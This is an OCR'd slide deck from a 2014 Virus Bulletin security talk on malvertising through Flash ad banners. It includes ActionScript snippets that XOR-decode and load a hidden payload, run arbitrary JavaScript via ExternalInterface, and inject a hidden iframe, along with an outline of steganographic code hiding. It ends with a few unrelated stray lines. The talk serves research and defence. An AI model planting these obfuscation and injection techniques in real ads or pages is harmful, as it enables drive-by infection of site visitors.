Optimized Mal-Ops
Hack ad networks like a boss

Vadim KOTOV
vadim.kotov@bromium.com
@vadimkotov

Rahul KASHYAP
rahul@bromium.com
@rckashyap

Virus Bulletin
Seattle 2014


Agenda

- What is malvertising?
- Why is it STILL prevalent?
  - Mal-ops on YouTube
  - Maaads–Malware as an Ad service
  - Dissecting a real world sample
- Hack like a boss – live demo


About Bromium Labs

- Virtualization
- Kernel mode and malware analysis
- Offensive and defensive security research

What is Malvertising?




Recent Incidents we've captured




Why is it STILL prevalent?


- High volumes of ads – challenge to scrub all
- Rich media content is powerful enough to hide, obfuscate and execute malicious code
- Dynamic nature of web advertising makes it hard to pinpoint the source

MalOps on YouTube




YouTube Safe Browsing Diagnostic





MaaS (Malware as a Service)



It’s all about traffic

- Most kits usually serve public exploits (0-days are rarely the case)
- Their efficiency depends on how vulnerable victim machines are
- Attacker has to find a web site with the high rates of unpatched visitors
- There are many other constraints: language, country, OS etc.
- **But in classic watering whole scenario attacker can not choose the traffic!**


MaaAdS (Malware as an Ads service)

- Pay for banner spots on millions of web sites – no watering hole needed
- Extensive targeting criteria: country, language, OS, browser, topic of interest and more – far superior than any of exploit kit's targeting
- You still have JavaScript ☺

Flash Platform Brief

- Action Script Virtual Machine
- Used in multimedia / animation / games
- Object oriented
- Important classes:
  - *ExternalInterface* – allows calling JS functions on the web page
  - *ByteArray* – allows manipulating raw data (put your shellcode there)
  - *Loader* – load SWFs and images from the URL or raw bytes
  - *BitmapData* – complete control of images

Malicious Banner Workflow




External Interface

- `ExternalInterface.available` – always available for ads
- `ExternalInterface.call(js_function)` – calls predefined JS function
- **`ExternalInterface.call("function(){<JS code>}")`** – executes any arbitrary JS code

Approach: hide your code somewhere in SWF and run using ExternalInterface!

Hiding Data




```
public class [] extends ByteArray {
    public function [] (){
        super();
    }
}
```

Data obfuscation


```
for(var i:int = 0; i < payload.length; i++)
    bytes.writeUnsignedInt(payload[i] ^ key);

bytes.length = 3344;
ldr_context = new LoaderContext();
loader = new Loader();

loader.loadBytes(bytes, ldr_context);
```

- **ByteArray** – allows manipulating raw data
- **Loader** – allows “rendering” SWF from ByteArray

Hack Like a Boss: Live Demo

- Let’s use steganography to hide the malicious code
- Use one of the compressed formats (GIF, JPEG, PNG)
- Hide code bit by bit in pixel color values
- Pixel manipulation is hard to detect without source image

Attack workflow




```
function(){
    var iframe=document.createElement("iframe");
    iframe.style.display="none";
    iframe.src="http://localhost:8080/";
    document.body.appendChild(iframe);
}
```

Demo

So what should we do about this?

- Never go to Internet – 100% secure
- Use ad blocking tools – not everything can be blocked though…
- Block advertiser's URLs – including Yahoo and Google?
- **Main problem is still drive-by-download**

Conclusion

- Online ads are an integral part of web economy, these aren't going anywhere
- Black market goals: *max*(profit) & *min*(effort)
- Drive-by-download attacks can now reach all of us
- Responsibility needs to be shared: Ad publishers and security providers

Some References

- N. Provos et al *The ghost in the browser: analysis of web-based malware* in Proceedings of HotBots'07, 2007, available at https://www.usenix.org/legacy/event/hotbots07/tech/full_papers/provos/provos.pdf, last accessed on June 6, 2014
- S. Ford Analyzing and Detecting Malicious Flash Advertisements in Proceedings of ACSAC'09, 2009, pp. 263-372, available at http://www.cs.ucsb.edu/~chris/research/doc/acsac09_flash.pdf
- Angelia, D. Pishva *Online advertising and its security and privacy concerns* in Proceedings of ICACT'13, 2013, pp. 372-377, available at http://infoscience.epfl.ch/record/184961/files/EPFL_TH5664.pdf
- M. Navaraj *The Wild Wild Web: YouTube ads serving malware* available at http://labs.bromium.com/2014/02/21/the-wild-wild-web-youtube-ads-serving-malware/
- V. Kotov, F. Massacci *Anatomy of Exploit Kits* in Proceedings of ESSoS'13, available at http://securitylab.disi.unitn.it/lib/exe/fetch.php?media=kotov_massacci_anatomy_of_exploit_kits_wp.pdf
- *Running in the wild, not for so long*, available at http://blogs.technet.com/b/srd/archive/2013/07/10/running-in-the-wild-not-for-so-long.aspx


That's all Folks!
CULTURE WAR
SANTORUM CAMPAIGN
A LOONEY TUNE PRODUCTION
Chattanooga Times Free Press
Bennett